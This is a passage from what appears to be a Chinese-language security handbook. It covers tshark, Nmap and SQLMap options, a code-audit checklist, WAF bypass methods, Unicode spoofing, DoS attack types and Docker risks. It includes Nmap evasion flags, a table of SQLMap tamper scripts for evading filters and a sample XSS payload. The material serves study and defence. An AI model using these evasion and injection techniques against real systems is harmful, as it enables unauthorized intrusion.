- `-Y <display filter>` 使用读取过滤器的语法，在单次分析中可以代替 `-R` 选项
- `-n` 禁止所有地址名字解析（默认为允许所有）

- `-N` 启用某一层的地址名字解析。`m` 代表MAC层，`n` 代表网络层，`t` 代表传输层，`c` 代表当前异步DNS查找。如果 `-n` 和 `-N` 参数同时存在，`-n` 将被忽略。如果 `-n` 和 `-N` 参数都不写，则默认打开所有地址名字解析。
- `-d` 将指定的数据按有关协议解包输出，如要将tcp 8888端口的流量按http解包，应该写为 `-d tcp.port==8888,http`。可用 `tshark -d` 列出所有支持的有效选择器。

10.3.4.4. 输出选项

- `-w <outfile>` 设置raw数据的输出文件。不设置时为stdout
- `-F <output file type>` 设置输出的文件格式，默认是 `.pcapng`，使用 `tshark -F` 可列出所有支持的输出文件类型
- `-V` 增加细节输出
- `-O <protocols>` 只显示此选项指定的协议的详细信息
- `-P` 即使将解码结果写入文件中，也打印包的概要信息
- `-S <separator>` 行分割符
- `-x` 设置在解码输出结果中，每个packet后面以HEX dump的方式显示具体数据
- `-T pml|ps|text|fields|psml` 设置解码结果输出的格式，默认为text
- `-e` 如果 `-T` 选项指定，`-e` 用来指定输出哪些字段
- `-t a|ad|d|dd|e|r|u|ud` 设置解码结果的时间格式
- `-u s|hms` 格式化输出秒
- `-l` 在输出每个包之后flush标准输出
- `-q` 结合 `-z` 选项进行使用，来进行统计分析
- `-X <key>:<value>` 扩展项，lua_script、read_format
- `-z` 统计选项，具体的参考文档

10.3.4.5. 其他选项

- `-h` 显示命令行帮助
- `-v` 显示tshark的版本信息

10.4. 嗅探工具

10.4.1. Nmap

```
nmap [<扫描类型>...] [<选项>] {<扫描目标说明>}
```

10.4.1.1. 指定目标

- CIDR风格 `192.168.1.0/24`
- 逗号分割 `www.baidu.com,www.zhihu.com`
- 分割线 `10.22-25.43.32`
- 来自文件 `-iL <inputfile>`
- 排除不需要的host `-exclude <host1 [, host2] [, host3] ... >` `-excludefile <excludefile>`

10.4.1.2. 主机发现

- `-sL` List Scan - simply list targets to scan
- `-sn/-sP` Ping Scan - disable port scan
- `-Pn` Treat all hosts as online – skip host discovery
- `-sS/sT/sA/sw/sM` TCP SYN/Connect()/ACK/Window/Maimon scans
- `-sU` UDP Scan
- `-sN/sF/sX` TCP Null, FIN, and Xmas scans

10.4.1.3. 端口扫描

- `--scanflags` 定制的TCP扫描
- `-P0` 无ping
- `PS [port list]` (TCP SYN ping) // need root on Unix
- `PA [port list]` (TCP ACK ping)
- `PU [port list]` (UDP ping)
- `PR` (Arp ping)
- `p <port message>`
- `F` 快速扫描
- `r` 不使用随机顺序扫描

10.4.1.4. 服务和版本探测

- `-sV` 版本探测
- `--allports` 不为版本探测排除任何端口
- `--version-intensity <intensity>` 设置 版本扫描强度
- `--version-light` 打开轻量级模式 // 级别2
- `--version-all` 尝试每个探测 // 级别9
- `--version-trace` 跟踪版本扫描活动

- `-sR RPC` 扫描

10.4.1.5. 操作系统扫描

- `-O` 启用操作系统检测
- `-osscan-limit` 针对指定的目标进行操作系统检测
- `-osscan-guess`
- `-fuzzy` 推测操作系统检测结果

10.4.1.6. 时间和性能

- - 调整并行扫描组的大小
 - - `-min-hostgroup<milliseconds>`
 - `-max-hostgroup<milliseconds>`
- - 调整探测报文的并行度
 - - `-min-parallelism<milliseconds>`
 - `-max-parallelism<milliseconds>`
- - 调整探测报文超时
 - - `-min_rtt_timeout <milliseconds>`
 - `-max_rtt_timeout <milliseconds>`
 - `-initial_rtt_timeout <milliseconds>`
- - 放弃低速目标主机
 - - `-host-timeout<milliseconds>`
- - 调整探测报文的时间间隔
 - - `-scan-delay<milliseconds>`
 - `-max_scan-delay<milliseconds>`
- - 设置时间模板
 - - `-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane>`

10.4.1.7. 逃避检测相关

- `-f` 报文分段
- `-mtu` 使用指定的MTU
- `-D<decoy1[, decoy2][, ME], ...>` 使用诱饵隐蔽扫描

- `-S<IP_Address>` 源地址哄骗
- `-e <interface>` 使用指定的接口
- `-source-port<portnumber>;-g<portnumber>` 源端口哄骗
- `-data-length<number>` 发送报文时 附加随机数据
- `-ttl <value>` 设置ttl
- `-randomize-hosts` 对目标主机的顺序随机排列
- `-spoof-mac<macaddress, prefix, orvendorname>` MAC地址哄骗

10.4.1.8. 输出

- `-oN<filespec>` 标准输出
- `-oX<filespec>` XML输出
- `-oS<filespec>` ScRipTKIdD|3oUTpuT
- `-oG<filespec>` Grep输出
- `-oA<basename>` 输出至所有格式

10.4.1.9. 细节和调试

- `-v` 信息详细程度
- `-d [level]` debug level
- `-packet-trace` 跟踪发送和接收的报文
- `-iflist` 列举接口和路由

10.5. SQLMap使用

安装 `git clone https://github.com/sqlmapproject/sqlmap.git sqlmap`

10.5.1. 常用参数

- `-u` `-url` 指定目标url
- `-m` 从文本中获取多个目标扫描
- `-r` 从文件中加载HTTP请求
- `-data` 以POST方式提交数据
- `-random-agent` 随机ua
- `-user-agent` 指定ua
- `-delay` 设置请求间的延迟
- `-timeout` 指定超时时间
- `-dbms` 指定db, sqlmap支持的db有MySQL、Oracle、PostgreSQL、Microsoft SQL Server、Microsoft Access、SQLite等
- `-os` 指定数据库服务器操作系统
- `-tamper` 指定tamper
- `-level` 指定探测等级
- `-risk` 指定风险等级
- - `-technique` 注入技术
 - B: Boolean-based blind SQL injection
 - E: Error-based SQL injection
 - U: UNION query SQL injection
 - S: Stacked queries SQL injection
 - T: Time-based blind SQL injection
 -

10.5.2. Tamper 速查

脚本名称	作用
apostrophemask.py	用utf8代替引号
equaltolike.py	like 代替等号
space2dash.py	绕过过滤 '=' 替换空格字符(""), ('' - ')后跟一个破折号注释, 一个随机字符串和一个新行('n')
greatest.py	绕过过滤 '>' ,用GREATEST替换大于号。
space2hash.py	空格替换为#号 随机字符串 以及换行符
apostrophenullencode.py	绕过过滤双引号, 替换字符和双引号。
halfversionedmorekeywords.py	当数据库为mysql时绕过防火墙, 每个关键字之前添加mysql版本评论
space2morehash.py	空格替换为 #号 以及更多随机字符串 换行符

appendnullbyte.py	在有效负荷结束位置加载零字节字符编码
ifnull2ifisnull.py	绕过对 IFNULL 过滤。 替换类似 'IFNULL(A, B)' 为 'IF(ISNULL(A), B, A)'
space2mssqlblank.py	空格替换为其它空符号
base64encode.py	用base64编码替换
space2mssqlhash.py	替换空格
modsecurityversioned.py	过滤空格, 包含完整的查询版本注释
space2mysqlblank.py	空格替换其它空白符号(mysql)
between.py	用between替换大于号(>)
space2mysqldash.py	替换空格字符(')(' - ')后跟一个破折号注释一个新生(' n')
multiplespaces.py	围绕SQL关键字添加多个空格
space2plus.py	用+替换空格
bluecoat.py	代替空格字符后与一个有效的随机空白字符的SQL语句。 然后替换=为 like
nonrecursivereplacement.py	取代predefined SQL关键字with表示 suitable for替代(例如 .replace("SELECT", "")) filters
space2randomblank.py	代替空格字符("")从一个随机的空白字符可选字符的有效集
sp_password.py	追加sp_password'从DBMS日志的自动模糊处理的有效载荷的末尾
chardoubleencode.py	双url编码(不处理以编码的)
unionalltounion.py	替换UNION ALL SELECT UNION SELECT
charencode.py	url编码
randomcase.py	随机大小写
unmagicquotes.py	宽字符绕过 GPC addslashes
randomcomments.py	用 <code>//</code> 分割sql关键字
charunicodeencode.py	字符串unicode编码
securesphere.py	追加特制的字符串
versionedmorekeywords.py	注释绕过
space2comment.py	Replaces space character <code>' '</code> with comments <code>//</code>

11. 其他

内容索引：

- [11.1. 代码审计](#)
 - [11.1.1. 简介](#)
 - [11.1.2. 常用概念](#)
 - [11.1.3. 自动化审计](#)
 - [11.1.4. 手工审计方式](#)
 - [11.1.5. 参考链接](#)
- [11.2. WAF](#)
 - [11.2.1. 简介](#)
 - [11.2.2. 防护方式](#)
 - [11.2.3. 扫描器防御](#)
 - [11.2.4. WAF指纹](#)
 - [11.2.5. 绕过方式](#)
 - [11.2.6. 参考链接](#)
- [11.3. Unicode](#)
 - [11.3.1. 等价性问题](#)
 - [11.3.2. 参考链接](#)
- [11.4. 拒绝服务攻击](#)
 - [11.4.1. 简介](#)
 - [11.4.2. UDP反射](#)
 - [11.4.3. TCP Flood](#)
 - [11.4.4. Shrew DDoS](#)
 - [11.4.5. Ping Of Death](#)
 - [11.4.6. Challenge Collapsar \(CC\)](#)
 - [11.4.7. 参考链接](#)
- [11.5. Docker](#)
 - [11.5.1. 基础](#)
 - [11.5.2. 安全风险](#)
 - [11.5.3. 攻击面分析](#)
 - [11.5.4. 安全加固](#)
 - [11.5.5. 存在特征](#)
 - [11.5.6. 参考链接](#)

11.1. 代码审计

11.1.1. 简介

代码审计是找到应用缺陷的过程。其通常有白盒、黑盒、灰盒等方式。白盒指通过对源代码的分析找到应用缺陷，黑盒通常不涉及到源代码，多使用模糊测试的方式，而灰盒则是黑白结合的方式。

11.1.2. 常用概念

11.1.2.1. 输入

应用的输入，可以是请求的参数（GET、POST等）、上传的文件、网络、数据库等用户可控或者间接可控的地方。

11.1.2.2. 处理函数

处理数据的函数，可能是过滤，也可能是编解码。

11.1.2.3. 危险函数

又常叫做Sink Call、漏洞点，是可能触发危险行为如文件操作、命令执行、数据库操作等行为的函数。

11.1.3. 自动化审计

一般认为一个漏洞的触发过程是从输入经过过滤到危险函数的过程，而审计就是寻找这个链条的过程。

11.1.3.1. 危险函数匹配

白盒审计最常见的方式是通过搜寻危险函数与危险参数定位漏洞，比较有代表性的工具是Seay开发的审计工具。这种方法误报率相当高，这是因为这种方法没有对程序的流程进行深入分析，另一方面，这种方式通常是孤立地分析每一个文件，忽略了文件之间复杂的调用关系。

具体的说，这种方式在一些环境下能做到几乎无漏报，只要审计者有耐心，可以发现大部分的漏洞，但是在高度框架化的代码中，能找到的漏洞相对有限。

11.1.3.2. 控制流分析

在后来的系统中，考虑到一定程度引入AST作为分析的依据，在一定程度上减少了误报，但是仍存在很多缺陷。

而后，Dahse J等人设计了RIPS，该工具进行数据流与控制流分析，结合过程内与过程间的分析得到审计结果，相对危险函数匹配的方式来说误报率少了很多，但是同样的也增加了开销。

11.1.3.3. 灰盒分析

国内安全研究员fate0提出了基于运行时的分析方式，解决了控制流分析实现复杂、计算路径开销大的问题。

11.1.4. 手工审计方式

- - 拿到代码，确定版本，确定能否正常运行
 - - 找历史漏洞
 - 找应用该系统的实例
- 简单审计，运行审计工具看是否有漏洞
- - 大概看懂整个程序是如何运行的
 - - - 文件如何加载
 - - 类库依赖
 - 有没有加载waf
 - - 数据库如何连接
 - - mysql/mysql_i/pdo
 - 有没有用预编译
 - - 视图如何形成
 - - 能不能xss
 - 能不能模版注入
 - - SESSION如何处理
 - - 文件
 - 数据库
 - 内存
 - - Cache如何处理
 - - 文件cache可能写shell
 - 数据库cache可能注入
 - memcache
- - 看账户体系
 - - - 管理员账户的密码
 -

- 加密方式
 - 泄漏数据后能不能爆破密码
 - 重置漏洞
 - - 修改密码漏洞
 - - 修改其他人密码
 - - 普通用户的帐号
 - - 能否拿到普通用户权限
 - 普通用户帐号能否盗号
 - 重点找没有帐号的情况下可以访问的页面
 - 是不是OAuth
- - 攻击
 - - - SQLi
 - - 看全局过滤能否bypass
 - 看是否有直接执行sql的地方
 - - 看是用的什么驱动，mysql/mysql_i/pdo
 - - 如果使用PDO，看是否是直接执行的地方
 - - XSS
 - - 全局bypass
 - 直接echo
 - 看视图是怎么加载的
 - - FILE
 - - 上传下载覆盖删除
 - - 包含
 - - LFI
 - RFI
 - 全局找include, require
 - - 正常上传
 - - 看上传是如何确定能否上传文件的

- - RCE
 - - call_user_func
 - eval
 - assert
 - preg_replace /e
 - XXE
 - CSRF
 - SSRF
 - 反序列化
 - - 变量覆盖
 - - extract
 - parse_str
 - array_map
 - LDAP
 - XPath
 - Cookie伪造
- - 过滤
 - - - 找WAF
 - - 看waf怎么过滤的，相应的如何绕过

11.1.5. 参考链接

- [rips](#)
- [prvd](#)
- [PHP运行时漏洞检测](#)

11.2. WAF

11.2.1. 简介

11.2.1.1. 概念

WAF (Web Application Firewall, Web应用防火墙) 是通过执行一系列针对HTTP/HTTPS的安全策略来专门为Web应用提供加固的产品。

在市场上, 有各种价格各种功能和选项的WAF。在一定程度上, WAF能为Web应用提供安全性, 但是不能保证完全的安全。

11.2.1.2. 常见功能

- 检测异常协议, 拒绝不符合HTTP标准的请求
- 对状态管理进行会话保护
- Cookies保护
- 信息泄露保护
- DDoS防护
- 禁止某些IP访问
- 可疑IP检查
- - 安全HTTP头管理
 - - X-XSS-Protection
 - X-Frame-Options
- - 机制检测
 - - CSRF token
 - HSTS

11.2.1.3. 布置位置

按布置位置, WAF可以分为云WAF、主机防护软件和硬件防护。云WAF布置在云上, 请求先经过云服务器而后流向主机。主机防护软件需要主机预先安装对应软件, 如mod_security、ngx-lua-waf等, 对主机进行防护。硬件防护指流量流向主机时, 先经过设备的清洗和拦截。

11.2.2. 防护方式

WAF常用的方法有关键字检测、正则表达式检测、语法分析、行为分析、声誉分析、机器学习等。

基于正则的保护是最常见的保护方式。开发者用一些设定好的正则规则来检测载荷是否存在攻击性。基于正则的防护

较为简单，因此存在一些缺点。例如只能应用于单次请求，而且正则很难应用到一些复杂的协议上。

基于语法的分析相对正则来说更快而且更准确，这种分析会把载荷按照语法解析成的符号组，然后在符号组中寻找危险的关键字。这种方式对一些载荷的变式有较好的效果，但是同样的，对解析器要求较高。

基于行为的分析着眼的范围更广一些，例如攻击者的端口扫描行为、目录爆破、参数测试或者一些其他自动化或者攻击的模式都会被纳入考虑之中。

基于声誉的分析可以比较好的过滤掉一些可疑的来源，例如常用的VPN、匿名代理、Tor节点、僵尸网络节点的IP等。

基于机器学习的WAF涉及到的范围非常广，效果也因具体实现和场景而较为多样化。

除了按具体的方法分，也可以根据白名单和黑名单的使用来分类。基于白名单的WAF适用于稳定的Web应用，而基于黑名单则适合处理已知问题。

11.2.3. 扫描器防御

- 基于User-Agent识别
- 基于攻击载荷识别
- 验证码

11.2.4. WAF指纹

- 额外的Cookie
- 额外的Header
- 被拒绝请求时的返回内容
- 被拒绝请求时的返回响应码
- IP

11.2.5. 绕过方式

11.2.5.1. 基于架构的绕过

- 站点在WAF后，但是站点可直连
- 站点在云服务器中，对同网段服务器无WAF

11.2.5.2. 基于资源的绕过

- 使用消耗大的载荷，耗尽WAF的计算资源

11.2.5.3. 基于解析的绕过

- 字符集解析不同
- 协议覆盖不全
- 协议解析不正确

- 站点和WAF对https有部分不一致
- - WAF解析与Web服务解析不一致
 - - 同一个参数多次出现，取的位置不一样
 - HTTP Parameter Pollution (HPP)
 - HTTP Parameter Fragmentation (HPF)

11.2.5.4. 基于规则的绕过

- - 等价替换
 - - - 大小写变换
 - - `select` => `sEleCt`
 - `<sCrIpt>alert(1)</script>`
 - - 字符编码
 - - URL 编码
 - 十六进制编码
 - Unicode解析
 - Base64
 - HTML
 - JSFuck
 - 其他编码格式
 - 等价函数
 - 等价变量
 - 关键字拆分
 - 字符串操作
 - 字符干扰
 - - - 空字符
 - - NULL (x00)
 - 空格
 - 回车 (x0d)
 - 换行 (x0a)
 - 垂直制表 (x0b)
 - 水平制表 (x09)
 - 换页 (x0c)
 - 注释

- - 特殊符号
 - - 注释符
 - 引号（反引号、单引号、双引号）
- - 利用服务本身特点
 - - - 替换可疑关键字为空
 - - `seselectect` => `select`
- 少见特性未在规则列表中

11.2.6. 参考链接

- [WAF攻防研究之四个层次Bypass WAF](#)
- [我的WafBypass之道 SQL注入篇](#)
- [WAF through the eyes of hackers](#)

11.3. Unicode

11.3.1. 等价性问题

11.3.1.1. 简介

Unicode (统一码) 包含了许多特殊字符, 为了使得许多现存的标准能够兼容, 提出了Unicode等价性 (Unicode equivalence)。在字符中, 有些在功能上会和其它字符或字符序列等价。因此, Unicode将一些码位序列定义成相等的。

Unicode提供了两种等价概念: 标准等价和兼容等价。前者是后者的一个子集。例如, 字符n后接着组合字符 \sim 会 (标准和兼容) 等价于Unicode字符ñ。而合字ff则只有兼容等价于两个f字符。

Unicode正规化是文字正规化的一种形式, 是指将彼此等价的序列转成同一列序。此序列在Unicode标准中称作正规形式。

对于每种等价概念, Unicode又定义两种形式, 一种是完全合成的, 一种是完全分解的。因此, 最后会有四种形式, 其缩写分别为: NFC、NFD、NFKC、NFKD。对于Unicode的文字处理程序而言, 正规化是很重要的。因为它影响了比较、搜索和排序的意义。

11.3.1.2. 标准等价

统一码中标准等价的基础概念为字符的组成和分解的交互使用。合成指的是将简单的字符合并成较少的预组字符的过程, 如字符n和组合字符 \sim 可以组成统一码ñ。分解则是反向过程, 即将预组字符变回部件。

标准等价是指保持视觉上和功能上的等价。例如, 含附加符号字母被视为和分解后的字母及其附加符号是标准等价。换句话说, 预组字符‘ü’和由‘u’及 ‘ \sim ’所组成的序列是标准等价。相似地, 统一码统合了一些希腊附加符号和外观与附加符号类似的标点符号。

11.3.1.3. 兼容等价

兼容等价的范围较标准等价来得广。如果序列是标准等价的话就会是兼容等价, 反之则未必对。兼容等价更关注在于纯文字的等价, 并把一些语义上的不同形式归结在一起。

例如, 上标数字和其所使用的数字是兼容等价, 但非标准等价。其理由为下标和上标形式虽然在某些时候属于不同意义, 但若应用程序将他们视为一样也是合理的 (虽然视觉上可区分)。如此, 在统一码富文件中, 上标和下标就可以以比较不累赘地方式出现 (见下一节)。

全角和半角的片假名也是一种兼容等价但不是标准等价。如同合字和其部件序列。其只有视觉上但没有语义上的区别。换句话说, 作者通常没有特别宣称使用合字是一种意思, 而不使用是另一种意思。相对地, 这仅限于印刷上的选择。

文字处理软件在实现统一码字符串的搜索和排序时, 须考虑到等价性的存在。如果没有此特性的话, 用户在搜索时将无法找到在视觉上无法区分的字形。

统一码提供了一个标准的正规化算法，可将所有相同的序列产生一个唯一的序列。其等价准绳可以为标准的（NF）或兼容的（NFK）。既然可以任意选择等价类中的元素，对每一个等价标准有多个标准形式也是有可能的。统一码为每一种等价准绳分别提供两种正规形式：合成用的NFC和NFKC以及分解用的NFD和NFKD。而不论是组合的或分解的形式，都会使用标准顺序，以此限制正规形式只有唯一形式。

11.3.1.4. 正规化

为了比较或搜索统一码字符串，软件可以使用合成或分解形式其中之一。只要被比较或搜索的字符串使用的形式是相同的，哪种选择都没关系。另一方面，等价概念的选择则会影响到搜索结果。譬如，有些合字如ffi（U+FB03）、罗马数字如IX（U+2168），甚至是上标数字如⁵（U+2075）有其个别统一码码位。标准正规形式并不会影响这些结果。但兼容正规形式会分解ffi成f、f、i。所以搜索U+0066（f）时，在NFKC中会成功，但在NFC则会失败。同样地有在预组罗马数字IX中搜索拉丁字母I（U+0049）。类似地，“5”会转成“5”。

对于浏览器，将上标转换成到基下划线未必是好的，因为上标的信息会因而消失。为了允许这种不同，统一码字符数据库句含了兼容格式标签，其提供了兼容转换的细节。在合字的情况下，这个标签只是 `<compat>`，而在上标的情况下则为 `<sup>`。丰富文件格式如超文本置标语言则会使用兼容标签。例如，HTML使用自定义标签来将“5”放到上标位置。

11.3.1.5. 正规形式

- NFD Normalization Form Canonical Decomposition 以标准等价方式来分解
- NFC Normalization Form Canonical Composition 以标准等价方式来分解，然后以标准等价重组之。若是singleton的话，重组结果有可能和分解前不同。
- NFKD Normalization Form Compatibility Decomposition 以兼容等价方式来分解NFKC
- Normalization Form Compatibility Composition 以兼容等价方式来分解，然后以标准等价重组之

11.3.1.6. 安全问题

11.3.1.6.1. Visual Spoofing

例如baidu.com(此处的a为u0430)和baidu.com(此处的a为x61)视觉上相同，但是实际上指向两个不同的域名。

baidu.com(此处的a为uff41)和baidu.com(此处的a为x61)有一定的不同，但是指向两个相同的域名。

这种现象可以引起一些Spoofing或者WAF Bypass的问题。

11.3.1.6.2. Best Fit

如果两个字符前后编码不同，之前的编码在之后的编码没有对应，程序会尝试找最佳字符进行自动转换。

当宽字符变成了单字节字符，字符编码会有一些的变化。

这种现象可能引起一些WAF Bypass。

11.3.1.6.3. Syntax Spoofing

以下四个url在语法上看来是没问题的域名，但是用来做分割的字符并不是真正的分割字符，而是U+2044（/），可以导致一些UI欺骗的问题。

- <http://macchiato.com/x.bad.com> macchiato.com/x bad.com
- <http://macchiato.com?x.bad.com> macchiato.com?x bad.com
- <http://macchiato.com.x.bad.com> macchiato.com.x bad.com
- <http://macchiato.com#x.bad.com> macchiato.com#x bad.com

11.3.1.6.4. Punycode Spoofs

- <http://鞞藹護蒞.com> <http://xn-google.com>
- <http://瞞.com> <http://xn-cnn.com>
- <http://岼岼岼岼岼.com> <http://xn-citibank.com>

有些浏览器会直接显示punycode，但是也可以借助这种机制实现UI Spoof。

11.3.1.6.5. Buffer Overflows

在编码转换的时候，有的字符会变成多个字符，如Fluß → FLUSS → fluss这样可能导致BOF。

11.3.2. 参考链接

- [Unicode equivalence](#)
- [Unicode Normalization Forms](#)
- [Unicode Security Considerations](#)
- [IDN homograph attack](#)
- [Black Hat](#)
- [Request encoding to bypass web application firewalls](#)
- [domain hacks with unusual unicode characters](#)

11.4. 拒绝服务攻击

11.4.1. 简介

DoS (Denial of Service) 指拒绝服务，是一种常用来使服务器或网络瘫痪的网络攻击手段。

在平时更多提到的是分布式拒绝服务 (DDoS, Distributed Denial of Service) 攻击，该攻击是指利用足够数量的傀儡计算机产生数量巨大的攻击数据包，对网络上的一台或多台目标实施DDoS攻击，成倍地提高威力，从而耗尽受害目标的资源，迫使目标失去提供正常服务的能力。

11.4.2. UDP反射

基于UDP文的反射DDoS攻击是拒绝服务攻击的一种形式。攻击者不直接攻击目标，而是利用互联网中某些开放的服务器，伪造被攻击者的地址并向该服务器发送基于UDP服务的特殊请求报文，使得数倍于请求报文的数据被发送到被攻击IP，从而对后者间接形成DDoS攻击。

常用于DoS攻击的服务有：

- NTP
- DNS
- SSDP
- Memcached

其中DNS攻击主要是指DNS Request Flood、DNS Response Flood、虚假源+真实源DNS Query Flood、权威服务器攻击和Local服务器攻击。

11.4.3. TCP Flood

TCP Flood是一种利用TCP协议缺陷的攻击，这种方式通过伪造IP向攻击服务器发送大量伪造的TCP SYN请求，被攻击服务器回应握手包后 (SYN+ACK)，因为伪造的IP不会回应之后的握手包，服务器会保持在SYN_RECV状态，并尝试重试。这会使得TCP等待连接队列资源耗尽，正常业务无法进行。

11.4.4. Shrew DDoS

Shrew DDoS利用了TCP的重传机制，调整攻击周期来反复触发TCP协议的RTO，达到攻击的效果。其数据包以固定的、恶意选择的慢速时间发送，这种模式能够将TCP流量限制为其理想速率的一小部分，同时以足够低的平均速率进行传输以避免检测。

现代操作系统已经对TCP协议进行了相应的修改，使得其不受影响。

11.4.5. Ping Of Death

在正常情况下不会存在大于65536个字节的ICMP包，但是报文支持分片重组机制。通过这种方式可以发送大于65536

字节的ICMP包并在目标主机上重组，最终会导致被攻击目标缓冲区溢出，引起拒绝服务攻击。

现代操作系统已经对这种攻击方式进行检查，使得其不受影响。

11.4.6. Challenge Collapsar (CC)

CC攻击是一种针对资源的DDoS攻击，攻击者通常会常用请求较为消耗服务器资源的方式来达到目的。常见的攻击通过搜索页，物品展示页来实现。

11.4.7. 参考链接

- [linux academy dos](#)

11.5. Docker

11.5.1. 基础

11.5.1.1. 传统虚拟化技术

传统虚拟化技术通过添加hypervisor层，虚拟出网卡，内存，CPU等虚拟硬件，再在其上建立客户机，每个客户机都有自己的系统内核。传统虚拟化技术以虚拟机为管理单元，各虚拟机拥有独立的操作系统内核，不共用宿主机的软件系统资源，因此具有良好的隔离性，适用于云计算环境中的多租户场景。

11.5.1.2. 容器技术

容器技术可以看作一种轻量级的虚拟化方式，容器技术在操作系统层进行虚拟化，可在宿主机内核上运行多个虚拟化环境。相比于传统的应用测试与部署，容器的部署无需预先考虑应用的运行环境兼容性问题；相比于传统虚拟机，容器无需独立的操作系统内核就可在宿主机中运行，实现了更高的运行效率与资源利用率。

11.5.1.3. Docker


Docker是目前最具代表性的容器平台之一，具有持续部署与测试、跨云平台支持等优点。在基于Kubernetes等容器编排工具实现的容器云环境中，通过对跨主机集群资源的调度，容器云可提供资源共享与隔离、容器编排与部署、应用支撑等功能。

11.5.2. 安全风险

在考虑Docker安全性的时候主要考虑以下几点

- 内核本身的安全性及其对命名空间和cgroups的支持
- Docker守护进程本身的攻击面
- 内核的“强化”安全功能以及它们如何与容器进行交互

11.5.2.1. Docker安全基线



11.5.2.2. 内核命名空间

Docker 容器与LXC容器非常相似，并且具有相似的安全特性。当使用docker运行启动容器时，Docker会在后台为容器创建一组命名空间和控制组。

命名空间提供了一个最直接的隔离形式：在容器中运行的进程看不到或者无法影响在另一个容器或主机系统中运行的进程。

每个容器也有自己的网络堆栈，这意味着一个容器不能获得对另一个容器的套接字或接口的特权访问。当然，如果主机系统相应设置，容器可以通过各自的网络接口交互。如果为容器指定公共端口或使用链接时，容器之间允许IP通信。

它们可以相互ping通，发送/接收UDP数据包，并建立TCP连接，但是如果需要可以限制它们。从网络体系结构的角度来看，给定Docker主机上的所有容器都位于网桥接口上。这意味着它们就像通过普通的以太网交换机连接的物理机器一样。

11.5.2.3. Control groups

控制组是Linux容器的另一个关键组件。他们实施资源核算和限制。

它们提供了许多有用的度量标准，但也有助于确保每个容器都能获得公平的内存，CPU和磁盘I/O；更重要的是单个容器不能耗尽这些资源中的一个来降低系统的性能。

因此，尽管它们不能阻止一个容器访问或影响另一个容器的数据和进程，但它们对于抵御一些拒绝服务攻击是至关重要的。它们对于多租户平台尤其重要，例如公共和私人PaaS，即使在某些应用程序开始行为不当时也能保证一致的正常运行时间（和性能）。

11.5.2.4. 守护进程的攻击面

使用Docker运行容器意味着运行Docker守护进程，而这个守护进程当前需要root权限，因此，守护进程是需要考虑的一个地方。

首先，只有受信任的用户才能被允许控制Docker守护进程。具体来说，Docker允许您在Docker主机和访客容器之间共享一个目录；它允许你这样做而不限制容器的访问权限。这意味着可以启动一个容器，其中/host目录将成为主机上的/目录，容器将能够不受任何限制地改变主机文件系统。

这具有很强的安全意义：例如，如果通过Web服务器测试Docker以通过API配置容器，则应该更加仔细地进行参数检查，以确保恶意用户无法传递制作的参数，从而导致Docker创建任意容器。

守护进程也可能容易受到其他输入的影响，例如从具有docker负载的磁盘或从具有docker pull的网络加载映像。

最终，预计Docker守护进程将运行受限特权，将操作委托给审核良好的子进程，每个子进程都有自己的（非常有限的）Linux功能范围，虚拟网络设置，文件系统管理等。也就是说，很可能，Docker引擎本身的部分将在容器中运行。

11.5.2.5. Linux内核功能

默认情况下，Docker使用一组受限的功能启动容器。

功能将“root/non-root”二分法转变为一个细粒度的访问控制系统。只需要绑定在1024以下端口上的进程（如web服务器）不必以root身份运行：它们可以被赋予net_bind_service功能。

在大多数情况下，容器不需要“真正的”root权限。因此，Docker可以运行一个能力较低的集合；这意味着容器中的“root”比真正的“root”要少得多。例如：

- 否认所有挂载操作
- 拒绝访问原始套接字（防止数据包欺骗）
- 拒绝访问某些文件系统操作，如创建新的设备节点，更改文件的所有者或修改属性（包括不可变标志）
- 拒绝模块加载
- 其他

这意味着，即使入侵者在容器内获取root权限，进一步攻击也会困难很多。

默认情况下，Docker使用白名单而不是黑名单，去除了所有非必要的功能。

11.5.3. 攻击面分析

11.5.3.1. 供应链安全

在构建Dockerfile的过程中，即使是使用排名靠前的来源，也可能存在CVE漏洞、后门、镜像污染等问题。

11.5.3.2. 虚拟化风险

虽然Docker通过命名空间进行了文件系统资源的基本隔离，但仍有 `/sys` 、 `/proc/sys` 、 `/proc/bus` 、 `/dev` 、 `time` 、 `syslog` 等重要系统文件目录和命名空间信息未实现隔离，而是与宿主机共享相关资源。

11.5.3.3. 容器逃逸

- CVE-2019-5736

- CVE-2018-18955
- CVE-2016-5195

